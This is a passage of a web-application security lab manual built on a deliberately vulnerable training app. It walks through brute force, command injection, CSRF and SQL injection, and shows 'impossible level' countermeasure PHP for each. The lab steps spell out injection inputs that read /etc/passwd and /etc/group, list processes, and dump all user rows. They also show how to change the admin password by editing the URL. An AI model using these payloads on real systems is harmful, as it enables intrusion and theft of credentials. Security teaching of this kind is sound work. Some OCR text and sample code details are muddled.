


17. Add the list of guessed passwords and press enter. Enter the password list and add real password also and click on start attack, and monitor the results.





18. Now in the results section, check 02 items: Status & Length. The status "200" indicates that the HTTP method is **OK and Length is 5133 and maximum is 5075 with status 200, and click on it.**

"The burp suite will continue capturing data and match the username and password and will give the correct password and username. The moment it will find the correct value, it will change the value of length as shown below:"



19. Now click on Render tab and scroll down, the password would be match.





LAB Outcomes

Unsecure coding is causes of hacking. As shown above, because of unsecure coding password would hack. Brute force (and user enumeration) should not be possible in the impossible level. The developer has added a "lock out" feature, where if there are five bad logins within the last 15 minutes, the locked out user cannot log in.

If the locked out user tries to login, even with a valid password, it will say their username or password is incorrect. This will make it impossible to know if there is a valid account on the system, with that password, and if the account is locked.

Check **'view source'** for both coding (insecure and secure)**, refer Annexure-I**.

Countermeasures

The countermeasure of this vulnerability can be seen via the 'View Source' button on the impossible security level. The source code for the Brute Force in "impossible level" is shown below.

The code below works on a white list approach. Here checkToken() function; is used for request method in which to look for the token key and Check Anti-CSRF token. The stripslashes() function removes backslashes, this function can be used to clean up data retrieved from a database or from an HTML form. **Use the account lockout feature when 3 or more wrong login attempted.** generateSessionToken(); function is used for Generating Anti-CSRF token.

```
<?php

if( isset( $_POST[ 'Login' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Sanitise username input
        $user = $_POST[ 'username' ];
        $user = stripslashes( $user );
        $user = mysql_real_escape_string( $user );

        // Sanitise password input
        $pass = $_POST[ 'password' ];
        $pass = stripslashes( $pass );
        $pass = mysql_real_escape_string( $pass );
```

```
$pass = md5( $pass );

// Default values
$total_failed_login = 3;
$lockout_time       = 15;
$account_locked     = false;

// Check the database (Check user information)
$data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (:user) LIMIT 1;' );
$data->bindParam( ':user', $user, PDO::PARAM_STR );
$data->execute();
$row = $data->fetch();

// Check to see if the user has been locked out.
if( ( $data->rowCount() == 1 ) && ( $row[ 'failed_login' ] >= $total_failed_login ) )  {
        // User locked out.  Note, using this method would allow for user enumeration!
        //$html .= "<pre><br />This account has been locked due to too many incorrect logins.</pre>";

        // Calculate when the user would be allowed to login again
        $last_login = $row[ 'last_login' ];
        $last_login = strtotime( $last_login );
        $timeout    = strtotime( "{$last_login} +{$lockout_time} minutes" );
        $timenow    = strtotime( "now" );

        // Check to see if enough time has passed, if it hasn't locked the account
        if( $timenow > $timeout )
                $account_locked = true;
}

// Check the database (if username matches the password)
$data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
$data->bindParam( ':user', $user, PDO::PARAM_STR);
$data->bindParam( ':password', $pass, PDO::PARAM_STR );
$data->execute();
$row = $data->fetch();

// If its a valid login...
if( ( $data->rowCount() == 1 ) && ( $account_locked == false ) ) {
        // Get users details
        $avatar      = $row[ 'avatar' ];
        $failed_login = $row[ 'failed_login' ];
        $last_login   = $row[ 'last_login' ];

        // Login successful
        $html .= "<p>Welcome to the password protected area <em>{$user}</em></p>";
        $html .= "<img src=\"{$avatar}\" />";

        // Had the account been locked out since last login?
        if( $failed_login >= $total_failed_login ) {
                $html .= "<p><em>Warning</em>: Someone might of been brute forcing your account.</p>";
                $html .= "<p>Number of login attempts: <em>{$failed_login}</em>.<br />Last login attempt was
at: <em>${last_login}</em>.</p>";
        }

        // Reset bad login count
        $data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user = (:user) LIMIT 1;' );
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
}
else {
        // Login failed
```

```
                sleep( rand( 2, 4 ) );

                // Give the user some feedback
                $html .= "<pre><br />Username and/or password incorrect.<br /><br/>Alternative, the account has been
locked because of too many failed logins.<br />If this is the case, <em>please try again in {$lockout_time}
minutes</em>.</pre>";

                // Update bad login count
                $data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1) WHERE user = (:user) LIMIT 1;' );
                $data->bindParam( ':user', $user, PDO::PARAM_STR );
                $data->execute();
        }

        // Set the last login time
        $data = $db->prepare( 'UPDATE users SET last_login = now() WHERE user = (:user) LIMIT 1;' );
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

MODULE- 14: Command Injection in Web Application

Objective of the Lab

In this lab, security of a web application would be analyzed by using command injection attacks. The unsecure web application would be secure coded to mitigate the command injection attacks.

Terminologies

Command Injection Attacks The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has.
Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).
The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions.
This attack may also be called "Remote Command Execution (RCE)".


Pre-Requisite for this Lab

1. IseaVulnerbleWebAppV17.0 machine and Windows7 (10.0.0.12).


Lab Procedure

1. Start virtual machine IseaVulnerbleAppV.17 and windows7 machine (10.0.0.12), both machine should communicate to each other.
2. Access vulnerable web portal using http://10.0.0.14 in windows7 machine.
3. Login with credentials(admin && password)


4. Set the security level to "**Low**" by following IseaVWA>>Low>>Submit.




5. Select "Command Injection" from the left navigation menu.




6. Input the command **"; ls"**



7. The image is show that the code is vulnerable, Now proceed to get the other information.
8. Input command "; whoami & ps", this command would give the result
    a. **Current user that is executing the commands (whoami)**
    b. **Processes that are running (ps)**




9. Input command "; cat /etc/group", it would display the information about the user groups and its member on the target system.



10. Always in Linux-based operating systems user would want to display the contents of etc/passwd file because user could find information about the users.

    Input command ";cat /etc/passwd"



Lab outcome

Due to unsecure or bad coding, hacker can easily get the sensitive information. In the impossible level, the challenge has been re-written, only to allow a very stricted input. If this doesn't match and doesn't produce a certain result, it will not be allowed to execute. Rather than "black listing" filtering (allowing any input and removing unwanted), this uses "white listing" (only allow certain values).

Check **'view source'** for both coding (insecure and secure)**, refer Annexure-I**.

Countermeasures

The countermeasure of this vulnerability can be seen via the 'View Source' button on the impossible security level. The source code for the command execution in impossible level is shown below.

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
$target = $_REQUEST["ip"];
$target = stripslashes( $target );
// Split the IP into 4 octects
```

```
$octet = explode(".", $target);
// Check IF each octet is an integer
if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) &&
(is_numeric($octet[3]))) {
// If all 4 octets are int's put the IP back together.
$target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
// Determine OS and execute the ping command.
if (stristr(php_uname('s'), 'Windows NT')) {
$cmd = shell_exec( 'ping' . $target );
echo '<pre>'.$cmd.'</pre>';
} else {
$cmd = shell_exec( 'ping -c 3 ' . $target );
echo '<pre>'.$cmd.'</pre>';
}
}
else {
echo '<pre>ERROR: You have entered an invalid IP</pre>';
}
}
?>
```

The code above works on a white list approach. It first splits the IP address into 4 separate octets, 127,0,0 and 1. It then checks that each octet is an integer by using the **is_numeric()** function; if each octet is an integer it rebuilds the IP address and executes the command. If any of the octets contain any non integer characters the script returns an error message

(ERROR: You have entered an invalid IP).

MODULE- 15: Cross Site Request Forgery in Web Application

Objective of this lab

In this lab, security of a web application would be analyzed by using CSRF attack. The unsecure web application would be secure coded to mitigate the CSRF attacks.

Terminologies

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing.
A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.
This attack may also be called "XSRF", similar to "Cross Site scripting (XSS)", and they are often used together.

Pre-Requisite for this Lab

1. IseaVulnerbleWebAppV17 machine and Windows7 (10.0.0.12).

Objective of this lab


In this lab user would do the following:

2. User would test a basic Cross Site Request Forgery (CSRF) attack
3. User would capture and manipulate a CSRF URL to change the admin password.


Lab Procedure

1. Start virtual machine IseaVulnerbleAppV.17 and windows7 machine (10.0.0.12), both machine would communicate each other.
2. Access vulnerable web portal using http://10.0.0.14 in windows7 machine.
3. Login with credentials(admin && password)

4. Set the security level to “Low” by following IseaVWA>>Low>>Submit.




5. Now click on CSRF link.



Basic CSRF Test

6. Enter the current password and following password to change the admin password
   New password: abc123
   Confirm new password: abc123



View Password Change Results


7. Below the change button, "Password Changed" Message would be displayed.

8. What user really wants to do, notice in the URL string?
9. See how the URL string has the below two parameters separated by a "&".

   password_new=abc123

   password_conf=abc123

10. This is IseaVWA's example of bad implementation of how to change a password on a web application for the following reasons:
    a. http is being used instead of https, which means this password change was in clear text.
    b. An attacker could manipulate the URL string using the address bar or curl to change the password.



11. Continue to next step

Address Bar CSRF Test

12. Instructions:
    a) In the URL, after password_new=, replace test123 with abc123.
    b) In the URL, after password_conf=, replace test123 with abc123.
    c) Click the Reload Current Page Arrow

Now logout and login with new credentials (admin && abc123)
And more details in XSS reflected attack's manual

Lab Outcome

Due to unsecure or bad coding, hacker could easily change the password using url. But in the impossible level, the challenge would extent the next level and asks for the current user's password. As this cannot be found out (only predicted or brute forced), there is not an attack vector here.

Check **'view source'** for both coding (insecure and secure).

Countermeasures

The countermeasure of this vulnerability can be seen via the 'View Source' button on the impossible security level. The source code for the cross site request forgery in impossible level is shown below.

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
        // Check Anti-CSRF token
```

```
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $pass_curr = $_GET[ 'password_current' ];
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Sanitise current password input
        $pass_curr = stripslashes( $pass_curr );
        $pass_curr = mysql_real_escape_string( $pass_curr );
        $pass_curr = md5( $pass_curr );

        // Check that the current password is correct
        $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password =
(:password) LIMIT 1;' );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
        $data->execute();

        // Do both new passwords match and does the current password match the user?
        if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
                // It does!
                $pass_new = stripslashes( $pass_new );
                $pass_new = mysql_real_escape_string( $pass_new );
                $pass_new = md5( $pass_new );

                // Update database with new password
                $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user =
(:user);' );
                $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
                $data->bindParam( ':user', iseavwaCurrentUser(), PDO::PARAM_STR );
                $data->execute();

                // Feedback for the user
                $html .= "<pre>Password Changed.</pre>";
        }
        else {
                // Issue with passwords matching
                $html .= "<pre>Passwords did not match or current password incorrect.</pre>";
        }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

The code above works on a white list approach. Here checkToken() function; is used for request method in which to look for the token key and Check Anti-CSRF token. generateSessionToken(); function is used for Genrating Anti-CSRF token.

MODULE- 16: SQL Injection in Web Application

Objective of this Lab

In this lab, security of a web application would be analyzed by using SQL injection. SQL injection allows unauthorized people to use SQL syntax to query the web server database backend; it is called injection because the SQL syntax is inserted into web application variables.

Terminologies

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

This attack may also be called "SQLi".


Pre-Requisite for this Lab

1. IseaVulnerbleWebAppV17.0 machine and kali Linux.

Lab Procedure

1. Start virtual machine IseaVulnerbleAppV.17 and http://10.0.0.14 in kali Linux, both machine should communicate to each other.
2. Access vulnerable web portal http://10.0.0.14 in kali Linux (Iceweasel browser).
3. Login with credentials(admin && password)

4. Set the security level to "**Low**" by following IseaVWA>>Low>>Submit.




5. Select "SQL Injection" from the left navigation menu.

Basic Injection

6. Input "1" into the text box and Click Submit.
7. Below is the PHP select statement that we will be exploiting, specifically $id.

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";




8. Now input below text special string to be use for trying SQL Injection and click "Submit".

%' or '0'= '0

9. This is the example of "Always True Scenario".

Database Statement

SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';



By this statement user would get all first name and sure name.

Now user would input different statement for finding the username and its password follow the step by step process, which are given below-

